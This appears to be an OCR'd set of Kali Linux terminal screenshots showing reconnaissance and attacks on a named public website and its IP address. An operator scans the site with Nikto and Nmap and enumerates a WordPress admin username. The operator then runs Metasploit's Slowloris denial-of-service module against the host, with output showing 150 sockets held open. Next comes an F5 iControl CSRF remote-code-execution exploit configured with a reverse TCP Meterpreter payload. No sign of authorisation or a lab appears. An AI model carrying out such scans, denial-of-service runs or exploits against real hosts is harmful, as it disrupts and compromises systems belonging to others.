
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
(kali㉿kali)-[~]
$ [redacted]://excelinstitutions.com/
- Nikto v[redacted]0

+ Multiple IPs found: 103.235.105.181, 64:ff9b::67eb:69b5
+ Target IP: 103.235.105.181
+ Target Hostname: excelinstitutions.com
+ Target Port: 443

+ SSL Info: Subject: /CN=excelinstitutions.com
Ciphers: TLS_AES_256_GCM_SHA384
Issuer: /C=US/ST=TX/L=Houston/O=cPanel, Inc./CN=cPanel, Inc. Certification Authority
+ Start Time: 2024-06-26 05:01:18 (GMT-4)

+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal Link header found with value: <https://excelinstitutions.com/wp-json/>; rel="https://api.w.org/", <https://excelinstitutions.com/wp-json/wp/v2/pages/150>; rel="alternate"; type="application/json", <https://excelinstitutions.com/>; rel=shortlink. See: https://www.drupal.org/
+ /: Uncommon header 'x-litespeed-cache-control' found, with contents: public,max-age=604800.
+ /: Uncommon header 'x-litespeed-tag' found, with contents: f77_HTTP.200,f77_front,f77_URL.6666cd76f96956469e7be39d750cc7d9,f77_F,f77_Po.150,f77_PGS,f77_guest,f77_,f77_MIN.c3bae0e2f4dfc9f70ca86f756bdd7f92.js.
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /CfSzgdv2.: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect: : Invalid argument
+ Scan terminated: 18 error(s) and 8 item(s) reported on remote host
+ End Time: 2024-06-26 05:27:41 (GMT-4) (1583 seconds)

+ 1 host(s) tested
(kali㉿kali)-[~]
$

```
┌──(kali㉿kali)-[~]
└─$ [redacted]ipt vuln 103.235.105.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 05:32 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 13.34 seconds

┌──(kali㉿kali)-[~]
└─$ [redacted] 103.235.105.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 05:34 EDT
Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 83.19% done; ETC: 05:37 (0:00:31 remaining)
Stats: 0:06:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 84.07% done; ETC: 05:42 (0:01:15 remaining)
Stats: 0:07:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 84.07% done; ETC: 05:43 (0:01:26 remaining)
Nmap scan report for excelinstitutions.com (103.235.105.181)
Host is up (0.045s latency).

PORT    STATE SERVICE
443/tcp open  https
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'

Nmap done: 1 IP address (1 host up) scanned in 846.76 seconds
```

File Actions Edit View Help

kali@kali: ~ × | kali@kali: ~ × | kali@kali: ~ × | kali@kali: ~ × | kali@kali: ~ × | kali@kali: ~ ×

```
Module options ([redacted]):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections


View the full module info with the info, or info -d command.

msf6 auxiliary([redacted]) > run

[-] Msf::OptionValidateError One or more options failed to validate: rhost.
msf6 auxiliary([redacted]) > set RHOST 103.235.105.181
RHOST => 103.235.105.181
msf6 auxiliary([redacted]) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            103.235.105.181  yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/slowloris) > run

[*] Starting server ...
[*] Attacking 103.235.105.181 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 0
```

```
   SRVPORT    8080                          yes       The local port to listen on.
   SSL        true                          no        Negotiate SSL for incoming connections
   SSLCert                                  no        Path to a custom SSL certificate (default is randomly generated)
   TARGET_HOST                              yes       The IP or domain name of the target F5 device
   TARGET_SSL true                          yes       Use SSL for the upstream connection?
   TARGET_URI /iControl/iControlPortal.cgi  yes       The URI of the SOAP API
   URIPATH                                  no        The URI to use for this exploit (default is random)

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  [redacted]       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Restart

View the full module info with the info, or info -d command.
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622) > set RHOST 103.235.105.181
RHOST => 103.235.105.181
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622) > exploit

[-] Msf::OptionValidateError One or more options failed to validate: TARGET_HOST.
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622) > set TARGET_HOST 103.235.105.181
TARGET_HOST => 103.235.105.181
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.157.129:4444
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622) > [+] Starting HTTP server; an administrator with an active HTTP Basic session will need to load the URL below
[*] Using URL: https://[redacted]8080/SUU5r9ceh7LLo21
[*] Server started.
[*] [redacted] f5_icontrol_soap_csrf_rce_cve_2022_41622 - Redirecting the admin to overwrite /shared/f5_update_action; if successful, your session will come approximately 2 minutes after the target is rebooted

msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to [redacted]4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622) > exploit
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to [redacted]4444:-  -
```

File Actions Edit View Help

kali@kali: ~ | kali@kali: ~ | kali@kali: ~ | kali@kali: ~ | kali@kali: ~ | kali@kali: ~

```
[*] Sending keep-alive headers ... Socket count: 0
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 18
[*] Sending keep-alive headers ... Socket count: 18
```